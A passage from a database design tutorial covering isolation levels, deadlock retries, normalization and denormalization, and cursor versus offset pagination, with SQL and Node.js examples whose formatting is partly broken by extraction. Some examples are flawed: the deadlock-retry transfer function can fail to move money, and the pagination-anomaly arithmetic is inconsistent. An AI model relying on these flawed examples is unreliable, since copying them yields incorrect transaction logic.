    await connection.query(
        'INSERT INTO trades (user_id, stock_symbol, quantity,
price, type) VALUES (?, ?, ?, ?, ?)',
        [userId, stockSymbol, quantity, price, 'BUY']
    );

    await connection.commit();

    return { success: true, tradeId: result.insertId };

} catch (error) {
    await connection.rollback();
    throw error;
} finally {
    connection.release();
}
}

```

Performance impact:

```
// Testing isolation levels on high-concurrency system:
```

```
// READ UNCOMMITTED:
```

```
// - Throughput: 10,000 transactions/second
```

```
// - Consistency issues: Many
```

```
// READ COMMITTED:
```

```
// - Throughput: 8,000 transactions/second
```

```
// - Consistency issues: Some
```

```
// REPEATABLE READ:
```

```
// - Throughput: 5,000 transactions/second
```

```
// - Consistency issues: Rare
```

```
// SERIALIZABLE:
```

```
// - Throughput: 2,000 transactions/second ❌
```

```
// - Consistency issues: None ✓
```

```
// - Deadlocks: Common ⚠️
```

When to use:

- Financial transactions (money transfers)
- Inventory management (prevent overselling)
- Ticket booking (prevent double-booking)
- Any critical data where consistency > performance

Deadlocks with high isolation levels:

What is a deadlock:

```
-- Transaction A:
```

```
START TRANSACTION;
```

```
UPDATE accounts SET balance = balance - 100 WHERE id = 1;
```

```
-- Locks account 1
```

```

-- Transaction B:
START TRANSACTION;
UPDATE accounts SET balance = balance - 50 WHERE id = 2;
-- Locks account 2

-- Transaction A tries to update account 2:
UPDATE accounts SET balance = balance + 100 WHERE id = 2;
-- 🕒 WAITS (account 2 locked by B)

-- Transaction B tries to update account 1:
UPDATE accounts SET balance = balance + 50 WHERE id = 1;
-- 🕒 WAITS (account 1 locked by A)

-- DEADLOCK! ⚠️
-- Both transactions waiting for each other
-- Database detects and kills one transaction

```

Handling deadlocks:

```

async function transferWithRetry(fromId, toId, amount, maxRetries
= 3) {
  for (let attempt = 0; attempt < maxRetries; attempt++) {
    try {
      await db.beginTransaction();

      // Always lock accounts in same order (by ID) to prevent
      deadlocks
      const [id1, id2] = [fromId, toId].sort();

      await db.query(
        'UPDATE accounts SET balance = balance - ? WHERE id = ?
AND balance >= ?',
        id1 === fromId ? [amount, id1, amount] : [0, id1, 0]
      );
    }
  }
}

```

```

    await db.query(
      'UPDATE accounts SET balance = balance + ? WHERE id = ?',
      [id2 === toId ? amount : 0, id2]
    );

    await db.commit();
    return { success: true };

  } catch (error) {
    await db.rollback();

    // Check if deadlock error
    if (error.code === 'ER_LOCK_DEADLOCK' || error.code ===
'40P01') {
      console.log(`Deadlock detected, retry ${attempt +
1}/${maxRetries}`);
      await sleep(Math.random() * 1000); // Random delay
      continue;
    }

    throw error;
  }
}

throw new Error('Transaction failed after maximum retries');
}

```

Choosing isolation level:

```

// Decision tree:

if (requiresAbsoluteConsistency && canHandleSlowerPerformance) {
  // Use SERIALIZABLE

```

```

    // Examples: Financial trading, payment processing
    isolationLevel = 'SERIALIZABLE';
}
else if (requiresConsistentReads && moderateConcurrency) {
    // Use REPEATABLE READ
    // Examples: Reports, analytics, most web apps
    isolationLevel = 'REPEATABLE READ';
}
else if (okayWithSomeInconsistency && highConcurrency) {
    // Use READ COMMITTED
    // Examples: Social media feeds, comment sections
    isolationLevel = 'READ COMMITTED';
}
else if (needsMaxPerformance && accuracyNotCritical) {
    // Use READ UNCOMMITTED
    // Examples: Approximate counters, dashboards
    isolationLevel = 'READ UNCOMMITTED';
}

```

Real company examples:

Stripe (Payment processing):

```

// Uses SERIALIZABLE for payment intents
// Ensures no double-charging even with retries
await db.query('SET TRANSACTION ISOLATION LEVEL SERIALIZABLE');
await db.beginTransaction();

const existingPayment = await db.query(
  'SELECT * FROM payments WHERE idempotency_key = ? FOR UPDATE',
  [idempotencyKey]
);

if (existingPayment) {
  return existingPayment; // Already processed
}

```

```
}
```

```
// Process payment...
```

Reddit (Social media):

```
// Uses READ COMMITTED for most operations
// Upvotes can have slight inconsistencies (acceptable)
await db.query('SET TRANSACTION ISOLATION LEVEL READ COMMITTED');

// Update upvote count
await db.query('UPDATE posts SET upvotes = upvotes + 1 WHERE id =
?', [postId]);

// If count is off by 1-2, it's okay ✓
```

Amazon (Inventory):

```
// Uses REPEATABLE READ for order placement
// Prevents overselling but allows high concurrency
await db.query('SET TRANSACTION ISOLATION LEVEL REPEATABLE
READ');

await db.beginTransaction();

const [product] = await db.query(
  'SELECT stock_quantity FROM products WHERE id = ? FOR UPDATE',
  [productId]
);

if (product.stock_quantity < requestedQuantity) {
  throw new Error('Out of stock');
}
```

```
await db.query(  
  'UPDATE products SET stock_quantity = stock_quantity - ? WHERE  
id = ?',  
  [requestedQuantity, productId]  
);  
  
await db.commit();
```

2. Database Normalization vs Denormalization

What is Normalization?

Definition: Organizing data to reduce redundancy and improve data integrity by splitting data into multiple related tables.

Simple analogy: Instead of writing your friend's full address every time you send them a letter, you write "John Smith, Address #5" and keep a separate address book with all addresses.

Unnormalized data (Problems):

```
-- Orders table (✗ Bad design):  
CREATE TABLE orders (  
  id INT,  
  customer_name VARCHAR(100),  
  customer_email VARCHAR(100),  
  customer_address VARCHAR(255),  
  customer_phone VARCHAR(20),  
  product_name VARCHAR(100),  
  product_price DECIMAL(10,2),  
  product_category VARCHAR(50),  
  quantity INT,  
  total DECIMAL(10,2)
```

```
);

-- Sample data:
| id | customer_name | customer_email | customer_address |
product_name | product_price | quantity |
|----|-----|-----|-----|
-----|-----|-----|
| 1 | John Smith | john@example.com | 123 Main St |
iPhone 15 | 999.00 | 1 |
| 2 | John Smith | john@example.com | 123 Main St |
AirPods | 249.00 | 2 |
| 3 | John Smith | john@example.com | 123 Main St |
MacBook | 1999.00 | 1 |

-- Problems:
-- ❌ Customer info duplicated 3 times (waste of space)
-- ❌ If John changes email, must update 3 rows
-- ❌ If John moves, must update 3 rows
-- ❌ Typo risk: "John Smith" vs "John Smith" (extra space)
-- ❌ If iPhone price changes, all rows need updating
```

Normalized data (1NF, 2NF, 3NF):

First Normal Form (1NF): No repeating groups

```
-- ❌ Violates 1NF (multiple values in one column):
CREATE TABLE orders_bad (
  id INT,
  customer_name VARCHAR(100),
  product_names VARCHAR(255), -- "iPhone, AirPods, MacBook" ❌
  quantities VARCHAR(50) -- "1, 2, 1" ❌
);

-- ✓ 1NF: Each column has single value:
CREATE TABLE orders (
```

```

id INT,
customer_name VARCHAR(100),
product_name VARCHAR(100), -- Single product per row ✓
quantity INT -- Single quantity per row ✓
);

```

Second Normal Form (2NF): No partial dependencies

```

-- Composite primary key (order_id, product_id)
CREATE TABLE order_items (
  order_id INT,
  product_id INT,
  product_name VARCHAR(100), -- Depends only on product_id ✗
  product_price DECIMAL(10,2), -- Depends only on product_id ✗
  quantity INT, -- Depends on both ✓
  PRIMARY KEY (order_id, product_id)
);

-- Problem: product_name and product_price depend only on
product_id
-- Not on the full key (order_id + product_id)

-- ✓ 2NF: Split into separate tables:
CREATE TABLE order_items (
  order_id INT,
  product_id INT,
  quantity INT, -- Depends on both order_id AND product_id ✓
  PRIMARY KEY (order_id, product_id),
  FOREIGN KEY (product_id) REFERENCES products(id)
);

CREATE TABLE products (
  id INT PRIMARY KEY,
  name VARCHAR(100),

```

```
price DECIMAL(10,2)
);
```

Third Normal Form (3NF): No transitive dependencies

```
--  Violates 3NF:
```

```
CREATE TABLE employees (
  id INT PRIMARY KEY,
  name VARCHAR(100),
  department_id INT,
  department_name VARCHAR(100),    -- Depends on department_id 
  department_location VARCHAR(100) -- Depends on department_id 
);
```

```
-- Problem: department_name depends on department_id, not
employee_id
```

```
-- Transitive dependency: employee_id → department_id →
department_name
```

```
--  3NF: Split into separate tables:
```

```
CREATE TABLE employees (
  id INT PRIMARY KEY,
  name VARCHAR(100),
  department_id INT,
  FOREIGN KEY (department_id) REFERENCES departments(id)
);
```

```
CREATE TABLE departments (
  id INT PRIMARY KEY,
  name VARCHAR(100),
  location VARCHAR(100)
);
```

Fully normalized e-commerce database:

```

-- Customers table
CREATE TABLE customers (
  id INT PRIMARY KEY AUTO_INCREMENT,
  name VARCHAR(100),
  email VARCHAR(100) UNIQUE,
  created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

-- Addresses table (customer can have multiple addresses)
CREATE TABLE addresses (
  id INT PRIMARY KEY AUTO_INCREMENT,
  customer_id INT,
  street VARCHAR(255),
  city VARCHAR(100),
  state VARCHAR(50),
  zip_code VARCHAR(20),
  country VARCHAR(50),
  is_default BOOLEAN DEFAULT FALSE,
  FOREIGN KEY (customer_id) REFERENCES customers(id)
);

-- Products table
CREATE TABLE products (
  id INT PRIMARY KEY AUTO_INCREMENT,
  name VARCHAR(100),
  description TEXT,
  price DECIMAL(10,2),
  category_id INT,
  FOREIGN KEY (category_id) REFERENCES categories(id)
);

-- Categories table
CREATE TABLE categories (
  id INT PRIMARY KEY AUTO_INCREMENT,
  name VARCHAR(50),

```

```

    parent_category_id INT,
    FOREIGN KEY (parent_category_id) REFERENCES categories(id)
);

-- Orders table
CREATE TABLE orders (
    id INT PRIMARY KEY AUTO_INCREMENT,
    customer_id INT,
    shipping_address_id INT,
    order_date TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    status VARCHAR(50),
    total_amount DECIMAL(10,2),
    FOREIGN KEY (customer_id) REFERENCES customers(id),
    FOREIGN KEY (shipping_address_id) REFERENCES addresses(id)
);

-- Order items table (many-to-many relationship)
CREATE TABLE order_items (
    id INT PRIMARY KEY AUTO_INCREMENT,
    order_id INT,
    product_id INT,
    quantity INT,
    price_at_purchase DECIMAL(10,2), -- Store price at time of
purchase
    FOREIGN KEY (order_id) REFERENCES orders(id),
    FOREIGN KEY (product_id) REFERENCES products(id)
);

```

Benefits of normalization:

```

-- Updating customer email:
-- ✓ Normalized: Update 1 row
UPDATE customers SET email = 'newemail@example.com' WHERE id =
123;

```

```
-- ✗ Unnormalized: Update 50 rows (if customer has 50 orders)
UPDATE orders SET customer_email = 'newemail@example.com'
WHERE customer_name = 'John Smith';

-- Updating product price:
-- ✓ Normalized: Update 1 row
UPDATE products SET price = 899.99 WHERE id = 456;

-- ✗ Unnormalized: Update all orders with that product
-- (Also loses historical price data!)

-- No data redundancy:
-- ✓ Normalized: Customer info stored once
-- ✗ Unnormalized: Customer info duplicated in every order
```

Querying normalized data (requires JOINS):

```
// Get order details with customer and product info
const orderDetails = await db.query(`
  SELECT
    o.id as order_id,
    o.order_date,
    o.status,
    c.name as customer_name,
    c.email as customer_email,
    a.street,
    a.city,
    a.state,
    p.name as product_name,
    oi.quantity,
    oi.price_at_purchase,
    (oi.quantity * oi.price_at_purchase) as line_total
  FROM orders o
  JOIN customers c ON o.customer_id = c.id
```

```
JOIN addresses a ON o.shipping_address_id = a.id
JOIN order_items oi ON o.id = oi.order_id
JOIN products p ON oi.product_id = p.id
WHERE o.id = ?
`, [orderId]);

// Result:
[
  {
    order_id: 123,
    order_date: '2025-02-14 10:30:00',
    status: 'shipped',
    customer_name: 'John Smith',
    customer_email: 'john@example.com',
    street: '123 Main St',
    city: 'New York',
    state: 'NY',
    product_name: 'iPhone 15',
    quantity: 1,
    price_at_purchase: 999.00,
    line_total: 999.00
  }
]
```

Problem with normalization: Too many JOINS

```
-- Complex query hitting 8 tables:
SELECT
  o.id,
  c.name,
  c.email,
  a.street,
  a.city,
  cat.name as category,
  p.name as product,
```

```
oi.quantity,  
s.name as supplier  
FROM orders o  
JOIN customers c ON o.customer_id = c.id  
JOIN addresses a ON o.shipping_address_id = a.id  
JOIN order_items oi ON o.id = oi.order_id  
JOIN products p ON oi.product_id = p.id  
JOIN categories cat ON p.category_id = cat.id  
JOIN product_suppliers ps ON p.id = ps.product_id  
JOIN suppliers s ON ps.supplier_id = s.id  
WHERE o.id = ?;
```

```
-- 7 JOINS! Slow on large datasets ❌  
-- Query time: 500ms on 10M rows
```

What is Denormalization?

Definition: Intentionally adding redundancy back into the database to improve read performance by reducing JOINS.

When to denormalize:

- Read-heavy workloads (10,000 reads for every 1 write)
- Performance is critical
- Data doesn't change often
- Query complexity is too high

Denormalization strategies:

Strategy 1: Store redundant data

```
-- ❌ Normalized (requires JOIN):  
SELECT o.id, c.name, c.email
```

```

FROM orders o
JOIN customers c ON o.customer_id = c.id;

-- ✓ Denormalized (no JOIN needed):
CREATE TABLE orders (
  id INT PRIMARY KEY,
  customer_id INT,
  customer_name VARCHAR(100), -- Redundant! ✓
  customer_email VARCHAR(100), -- Redundant! ✓
  order_date TIMESTAMP,
  total_amount DECIMAL(10,2),
  FOREIGN KEY (customer_id) REFERENCES customers(id)
);

-- Query:
SELECT id, customer_name, customer_email FROM orders WHERE id =
?;

-- Fast! No JOIN! ✓

```

Trade-off:

```

// When customer changes email:

// Normalized:
await db.query('UPDATE customers SET email = ? WHERE id = ?',
  [newEmail, customerId]);
// 1 query ✓

// Denormalized:
await db.query('UPDATE customers SET email = ? WHERE id = ?',
  [newEmail, customerId]);
await db.query('UPDATE orders SET customer_email = ? WHERE
customer_id = ?',
  [newEmail, customerId]);

```

```
// 2 queries (or many if customer has many orders) ✗  
// Must keep in sync!
```

Strategy 2: Pre-compute aggregates

```
-- ✗ Normalized (calculate every time):  
SELECT  
  customer_id,  
  COUNT(*) as total_orders,  
  SUM(total_amount) as lifetime_value  
FROM orders  
GROUP BY customer_id;  
-- Slow on millions of orders ✗  
  
-- ✓ Denormalized (store pre-computed):  
CREATE TABLE customers (  
  id INT PRIMARY KEY,  
  name VARCHAR(100),  
  email VARCHAR(100),  
  total_orders INT DEFAULT 0,           -- Pre-computed! ✓  
  lifetime_value DECIMAL(10,2) DEFAULT 0.00 -- Pre-computed! ✓  
);  
  
-- Update on each order:  
CREATE TRIGGER after_order_insert  
AFTER INSERT ON orders  
FOR EACH ROW  
BEGIN  
  UPDATE customers  
  SET  
    total_orders = total_orders + 1,  
    lifetime_value = lifetime_value + NEW.total_amount  
  WHERE id = NEW.customer_id;  
END;
```

```
-- Query:
SELECT id, name, total_orders, lifetime_value
FROM customers
WHERE lifetime_value > 10000;
-- Super fast! No aggregation needed! ✓
```

Strategy 3: Embed related data (NoSQL style)

```
// MongoDB denormalized document (all data in one place):
{
  _id: "order_123",
  order_date: "2025-02-14",
  status: "shipped",
  customer: {
    id: "cust_456",
    name: "John Smith",
    email: "john@example.com",
    address: {
      street: "123 Main St",
      city: "New York",
      state: "NY",
      zip: "10001"
    }
  },
  items: [
    {
      product_id: "prod_789",
      name: "iPhone 15",
      price: 999.00,
      quantity: 1
    },
    {
      product_id: "prod_101",
      name: "AirPods Pro",
      price: 249.00,
```

```
    quantity: 2
  }
],
total: 1497.00
}

// One query gets everything! ✓
// No JOINS needed! ✓
```

Real-world denormalization examples:

Example 1: Twitter/X feed

```
// Normalized approach (✗ Too slow for 200M users):
// When user opens feed:
SELECT t.id, t.text, t.created_at, u.username, u.avatar
FROM tweets t
JOIN users u ON t.user_id = u.id
WHERE t.user_id IN (
  SELECT following_id FROM follows WHERE follower_id = ?
)
ORDER BY t.created_at DESC
LIMIT 50;

// Problem: User follows 1000 people, millions of tweets
// Query takes 2-3 seconds ✗

// Denormalized approach (✓ Fast):
// Pre-compute feed when tweets are posted (fan-out on write)

// When user tweets:
async function createTweet(userId, text) {
  const tweet = await db.query(
    'INSERT INTO tweets (user_id, text) VALUES (?, ?)',
    [userId, text]
```

```

);

// Get all followers
const followers = await db.query(
  'SELECT follower_id FROM follows WHERE following_id = ?',
  [userId]
);

// Insert into each follower's feed (denormalized!)
const feedInserts = followers.map(f => [
  f.follower_id,
  tweet.id,
  userId,
  text,
  tweet.created_at
]);

await db.query(
  'INSERT INTO user_feeds (user_id, tweet_id, author_id, text,
created_at) VALUES ?',
  [feedInserts]
);
}

// When user opens feed (✓ Fast!):
SELECT * FROM user_feeds
WHERE user_id = ?
ORDER BY created_at DESC
LIMIT 50;

// One simple query, no JOINS! ✓
// Query time: 10ms ✓

```

Example 2: E-commerce product listings

-- Normalized (❌ Too many JOINS):

```
SELECT
  p.id,
  p.name,
  p.price,
  c.name as category,
  AVG(r.rating) as avg_rating,
  COUNT(r.id) as review_count,
  i.url as image_url
FROM products p
JOIN categories c ON p.category_id = c.id
LEFT JOIN reviews r ON p.id = r.product_id
LEFT JOIN product_images i ON p.id = i.product_id AND
i.is_primary = true
WHERE c.name = 'Electronics'
GROUP BY p.id
LIMIT 20;
```

-- 4 JOINS + GROUP BY = Slow ❌

-- Denormalized (✓ Fast):

```
CREATE TABLE products (
  id INT PRIMARY KEY,
  name VARCHAR(100),
  price DECIMAL(10,2),
  category_name VARCHAR(50),      -- Denormalized ✓
  avg_rating DECIMAL(3,2),        -- Denormalized ✓
  review_count INT,               -- Denormalized ✓
  primary_image_url VARCHAR(255), -- Denormalized ✓
  INDEX (category_name)
);
```

-- Query:

```
SELECT * FROM products
WHERE category_name = 'Electronics'
```

```

LIMIT 20;

-- No JOINS! Super fast! ✓

-- Update when review added:
CREATE TRIGGER after_review_insert
AFTER INSERT ON reviews
FOR EACH ROW
BEGIN
    UPDATE products
    SET
        avg_rating = (
            SELECT AVG(rating) FROM reviews WHERE product_id =
NEW.product_id
        ),
        review_count = (
            SELECT COUNT(*) FROM reviews WHERE product_id =
NEW.product_id
        )
    WHERE id = NEW.product_id;
END;

```

Example 3: Reddit vote counts

```

// Normalized (✗ Slow):
// Count upvotes every time:
SELECT
    p.id,
    p.title,
    COUNT(CASE WHEN v.vote_type = 'up' THEN 1 END) as upvotes,
    COUNT(CASE WHEN v.vote_type = 'down' THEN 1 END) as downvotes
FROM posts p
LEFT JOIN votes v ON p.id = v.post_id
GROUP BY p.id;

```

```

// On 10M votes = 5 seconds query time ❌

// Denormalized (✓ Fast):
CREATE TABLE posts (
  id INT PRIMARY KEY,
  title VARCHAR(255),
  content TEXT,
  upvotes INT DEFAULT 0,    -- Denormalized counter ✓
  downvotes INT DEFAULT 0,  -- Denormalized counter ✓
  INDEX (upvotes)
);

// When user votes:
async function upvotePost(postId, userId) {
  // Check if already voted
  const existing = await db.query(
    'SELECT * FROM votes WHERE post_id = ? AND user_id = ?',
    [postId, userId]
  );

  if (existing) {
    // Change vote or remove
    // ...update logic
  } else {
    // New vote
    await db.beginTransaction();

    await db.query(
      'INSERT INTO votes (post_id, user_id, vote_type) VALUES (?, ?, ?)',
      [postId, userId, 'up']
    );

    await db.query(
      'UPDATE posts SET upvotes = upvotes + 1 WHERE id = ?',

```

```

        [postId]
    );

    await db.commit();
}
}

// Query hot posts:
SELECT * FROM posts
WHERE created_at > NOW() - INTERVAL 24 HOUR
ORDER BY upvotes DESC
LIMIT 100;

// Lightning fast! ✓

```

Keeping denormalized data in sync:

Method 1: Database triggers

```

CREATE TRIGGER sync_customer_name
AFTER UPDATE ON customers
FOR EACH ROW
BEGIN
    IF NEW.name != OLD.name THEN
        UPDATE orders
        SET customer_name = NEW.name
        WHERE customer_id = NEW.id;
    END IF;
END;

```

Method 2: Application-level updates

```

async function updateCustomerName(customerId, newName) {
    await db.beginTransaction();

```

```

try {
  // Update main table
  await db.query(
    'UPDATE customers SET name = ? WHERE id = ?',
    [newName, customerId]
  );

  // Update denormalized copies
  await db.query(
    'UPDATE orders SET customer_name = ? WHERE customer_id = ?',
    [newName, customerId]
  );

  await db.query(
    'UPDATE reviews SET author_name = ? WHERE user_id = ?',
    [newName, customerId]
  );

  await db.commit();
} catch (error) {
  await db.rollback();
  throw error;
}

```

Method 3: Event-driven sync

```

// Publish event when customer changes
async function updateCustomer(customerId, updates) {
  await db.query('UPDATE customers SET ? WHERE id = ?', [updates,
customerId]);

  // Publish event

```

```

    await eventBus.publish('customer.updated', {
      customerId,
      updates
    });
  }

  // Subscribers handle denormalized updates
  eventBus.subscribe('customer.updated', async (event) => {
    if (event.updates.name) {
      await db.query(
        'UPDATE orders SET customer_name = ? WHERE customer_id = ? ',
        [event.updates.name, event.customerId]
      );
    }

    if (event.updates.email) {
      await db.query(
        'UPDATE orders SET customer_email = ? WHERE customer_id = ? ',
        [event.updates.email, event.customerId]
      );
    }
  });
}

```

Decision matrix:

```

// Should you denormalize?

function shouldDenormalize(scenario) {
  const readWriteRatio = scenario.reads / scenario.writes;
  const queryComplexity = scenario.numberOfJoins;
  const dataChangeFrequency = scenario.updatesPerDay;
  const performanceRequirement = scenario.maxAcceptableLatencyMs;

```

```

if (
  readWriteRatio > 100 &&           // Read-heavy (100:1)
  queryComplexity > 4 &&             // Many JOINS
  dataChangeFrequency < 1000 &&     // Data stable
  performanceRequirement < 100      // Need fast response
) {
  return 'DENORMALIZE';
}

if (
  readWriteRatio < 10 &&             // Write-heavy
  dataChangeFrequency > 10000 &&    // Data changes often
  scenario.needsStrictConsistency   // Must be accurate
) {
  return 'STAY_NORMALIZED';
}

return 'HYBRID'; // Mix of both
}

```

// Examples:

```

shouldDenormalize({
  reads: 100000,
  writes: 100,
  numberOfJoins: 6,
  updatesPerDay: 500,
  maxAcceptableLatencyMs: 50
});
// → DENORMALIZE (product catalog)

```

```

shouldDenormalize({
  reads: 1000,
  writes: 5000,

```

```
    numberOfJoins: 2,  
    updatesPerDay: 50000,  
    maxAcceptableLatencyMs: 200,  
    needsStrictConsistency: true  
});  
// → STAY_NORMALIZED (payment transactions)
```

3. Pagination: Offset vs Cursor-Based

Why pagination matters:

Problem without pagination:

```
// ❌ Loading ALL products:  
GET /api/products  
  
Response:  
[  
  { id: 1, name: "Product 1", ... },  
  { id: 2, name: "Product 2", ... },  
  // ... 10,000,000 products  
]
```

Problems:

- Response size: 500MB ❌
- Database query: 30 seconds ❌
- Client memory: Crashes browser ❌
- Network transfer: Times out ❌

Offset-Based Pagination (Traditional):

How it works:

```

-- Page 1 (items 1-20):
SELECT * FROM products
ORDER BY id
LIMIT 20 OFFSET 0;

-- Page 2 (items 21-40):
SELECT * FROM products
ORDER BY id
LIMIT 20 OFFSET 20;

-- Page 3 (items 41-60):
SELECT * FROM products
ORDER BY id
LIMIT 20 OFFSET 40;

-- Page formula:
LIMIT = items_per_page
OFFSET = (page_number - 1) * items_per_page

```

Implementation:

```

const express = require('express');
const app = express();

app.get('/api/products', async (req, res) => {
  const page = parseInt(req.query.page) || 1;
  const limit = parseInt(req.query.limit) || 20;
  const offset = (page - 1) * limit;

  // Get total count
  const [countResult] = await db.query('SELECT COUNT(*) as total
FROM products');
  const total = countResult.total;

```

```
// Get paginated data
const products = await db.query(
  'SELECT * FROM products ORDER BY id LIMIT ? OFFSET ?',
  [limit, offset]
);

res.json({
  data: products,
  pagination: {
    page: page,
    limit: limit,
    total: total,
    totalPages: Math.ceil(total / limit),
    hasNext: page < Math.ceil(total / limit),
    hasPrevious: page > 1
  }
});
});

// GET /api/products?page=1&limit=20
```

Response structure:

```
{
  "data": [
    { "id": 1, "name": "iPhone 15", "price": 999 },
    { "id": 2, "name": "AirPods Pro", "price": 249 },
    // ... 18 more items
  ],
  "pagination": {
    "page": 1,
    "limit": 20,
    "total": 10000,
    "totalPages": 500,
    "hasNext": true,
```

```
    "hasPrevious": false
  }
}
```

Problems with offset pagination:

Problem 1: Performance degrades with deep pagination

```
-- Page 1 (fast):
SELECT * FROM products LIMIT 20 OFFSET 0;
-- Execution time: 10ms ✓

-- Page 100 (slower):
SELECT * FROM products LIMIT 20 OFFSET 2000;
-- Database scans 2000 rows, skips them, returns 20
-- Execution time: 50ms ⚠️

-- Page 10,000 (very slow):
SELECT * FROM products LIMIT 20 OFFSET 200000;
-- Database scans 200,000 rows, skips them, returns 20
-- Execution time: 5000ms (5 seconds!) ❌

-- Page 100,000 (unusable):
SELECT * FROM products LIMIT 20 OFFSET 2000000;
-- Execution time: 50+ seconds ❌
```

Why it's slow:

Database must:

1. Read rows 1-2,000,020 from disk
2. Sort them (if ORDER BY)
3. Skip first 2,000,000 rows
4. Return next 20 rows

Even **with** an index, it scans through **rows** to count them!

Problem 2: Data inconsistency during pagination

User **is on** page **5** showing products **81-100**

Timeline:

10:00:00 - User loads page **5**

Shows products **81-100**

10:00:05 - Admin deletes product **#50** (**from** page **3**)

All subsequent products shift up **by 1**

10:00:10 - User clicks **"Next"** (page **6**)

Loads products **101-120**

Result: Product **#100** was **on** page **5**

Now product **#100** **is on** page **6**

Product **#100** appears TWICE ❌

Product **#101** was SKIPPED ❌

Real example:

// Page 5:

GET /api/products?page=5&limit=20

Response:

```
[
  { id: 81, name: "Product 81" },
  { id: 82, name: "Product 82" },
  // ...
  { id: 100, name: "Product 100" } ← User sees this
]
```

```
// Admin deletes products 50-55 (6 products)
```

```
// Page 6:
```

```
GET /api/products?page=6&limit=20
```

```
// OFFSET 100, but only 9994 products remain
```

```
// Returns products 101-120 in old numbering
```

```
// But product 100 is now at position 94!
```

Response:

```
[  
  { id: 100, name: "Product 100" }, ← User sees this AGAIN ❌  
  { id: 107, name: "Product 107" },  
  // ...  
  { id: 126, name: "Product 126" }  
]
```

```
// Products 101-106 were SKIPPED! ❌
```

Problem 3: Can't bookmark specific position

User finds interesting product on page 42

Bookmarks: /products?page=42

Next day:

- 100 new products added to beginning
- Page 42 now shows different products ❌
- User's bookmark is useless

Cursor-Based Pagination (Better for large datasets):

How it works: Instead of page numbers, use a "cursor" (pointer) to mark where you left off.

Implementation:

```
app.get('/api/products', async (req, res) => {
  const limit = parseInt(req.query.limit) || 20;
  const cursor = req.query.cursor; // Product ID to start after

  let query, params;

  if (cursor) {
    // Get products AFTER cursor
    query = 'SELECT * FROM products WHERE id > ? ORDER BY id
LIMIT ?';
    params = [cursor, limit];
  } else {
    // First page
    query = 'SELECT * FROM products ORDER BY id LIMIT ?';
    params = [limit];
  }

  const products = await db.query(query, params);

  // Next cursor is last product's ID
  const nextCursor = products.length > 0
    ? products[products.length - 1].id
    : null;

  res.json({
    data: products,
    pagination: {
      nextCursor: nextCursor,
      hasMore: products.length === limit
    }
  });
});
```

```
});

// GET /api/products?limit=20
// GET /api/products?limit=20&cursor=20
// GET /api/products?limit=20&cursor=40
```

Response structure:

```
{
  "data": [
    { "id": 21, "name": "iPhone 15", "price": 999 },
    { "id": 22, "name": "AirPods Pro", "price": 249 },
    // ... 18 more items
    { "id": 40, "name": "MacBook Pro", "price": 1999 }
  ],
  "pagination": {
    "nextCursor": "40",
    "hasMore": true
  }
}
```

Next request:

```
GET /api/products?limit=20&cursor=40
```

Benefits of cursor pagination:

Benefit 1: Consistent performance

```
-- First page:
SELECT * FROM products WHERE id > 0 ORDER BY id LIMIT 20;
-- Uses index on id
-- Execution time: 10ms ✓
```

```
-- "Page" 100:
SELECT * FROM products WHERE id > 2000 ORDER BY id LIMIT 20;
-- Uses index on id, jumps to id > 2000
-- Execution time: 10ms ✓ (still fast!)

-- "Page" 10,000:
SELECT * FROM products WHERE id > 200000 ORDER BY id LIMIT 20;
-- Uses index on id, jumps to id > 200000
-- Execution time: 10ms ✓ (still fast!)

-- Performance is CONSTANT regardless of depth! ✓
```

Benefit 2: No duplicates or skipped items

User is viewing products with cursor at id: 100

Timeline:

10:00:00 - User loads products WHERE id > 100
Gets products 101-120

10:00:05 - Admin deletes products 50-55

10:00:10 - User loads next page WHERE id > 120
Gets products 121-140

Result: No duplicates ✓

No skipped items ✓

Deletions before cursor don't affect pagination ✓

Benefit 3: Works with real-time data

```
// Social media feed (new posts constantly added)
```

```
// Initial load:
```

```
GET /api/feed?limit=50
```

Response:

```
{
  "data": [...], // Posts 1-50
  "nextCursor": "post_50_timestamp_1708000000"
}
```

```
// 10 minutes later, 100 new posts added
```

```
// Load more:
```

```
GET /api/feed?limit=50&cursor=post_50_timestamp_1708000000
```

```
// Gets posts AFTER cursor, ignoring new posts
```

```
// Returns posts 51-100 (consistent!) ✓
```

Advanced cursor pagination:

Multiple sort fields:

```
// Sort by created_at DESC, then id DESC
app.get('/api/posts', async (req, res) => {
  const limit = parseInt(req.query.limit) || 20;
  const cursor = req.query.cursor; // Format: "timestamp_id"

  let query, params;

  if (cursor) {
    const [timestamp, id] = cursor.split('_');

    // Get posts created before cursor timestamp
    // OR created at same timestamp but with smaller ID
    query = `
      SELECT * FROM posts
      WHERE
```

```

        created_at < ?
        OR (created_at = ? AND id < ?)
    ORDER BY created_at DESC, id DESC
    LIMIT ?
`;
    params = [timestamp, timestamp, id, limit];
  } else {
    query = 'SELECT * FROM posts ORDER BY created_at DESC, id
DESC LIMIT ?';
    params = [limit];
  }

  const posts = await db.query(query, params);

  const nextCursor = posts.length > 0
    ? `${posts[posts.length - 1].created_at}_${posts[posts.length
- 1].id}`
    : null;

  res.json({
    data: posts,
    pagination: { nextCursor, hasMore: posts.length === limit }
  });
});

```

Bidirectional pagination (prev/next):

```

app.get('/api/products', async (req, res) => {
  const limit = parseInt(req.query.limit) || 20;
  const cursor = req.query.cursor;
  const direction = req.query.direction || 'next'; // 'next' or
'prev'

  let query, params, sortOrder;

```

```

if (direction === 'next') {
  sortOrder = 'ASC';
  if (cursor) {
    query = 'SELECT * FROM products WHERE id > ? ORDER BY id
ASC LIMIT ?';
    params = [cursor, limit];
  } else {
    query = 'SELECT * FROM products ORDER BY id ASC LIMIT ?';
    params = [limit];
  }
} else { // prev
  sortOrder = 'DESC';
  if (cursor) {
    query = 'SELECT * FROM products WHERE id < ? ORDER BY id
DESC LIMIT ?';
    params = [cursor, limit];
  } else {
    query = 'SELECT * FROM products ORDER BY id DESC LIMIT ?';
    params = [limit];
  }
}

const products = await db.query(query, params);

// Reverse results if going backwards
if (direction === 'prev') {
  products.reverse();
}

res.json({
  data: products,
  pagination: {
    nextCursor: products.length > 0 ? products[products.length
- 1].id : null,
    prevCursor: products.length > 0 ? products[0].id : null,
  }
});

```

```
        hasMore: products.length === limit
    }
});
});
```

Real-world implementations:

Twitter API:

```
// Twitter uses cursor pagination for tweets
GET https://api.twitter.com/2/users/:id/tweets?max_results=100

Response:
{
  "data": [
    { "id": "1234567890", "text": "Hello world!" },
    // ...
  ],
  "meta": {
    "result_count": 100,
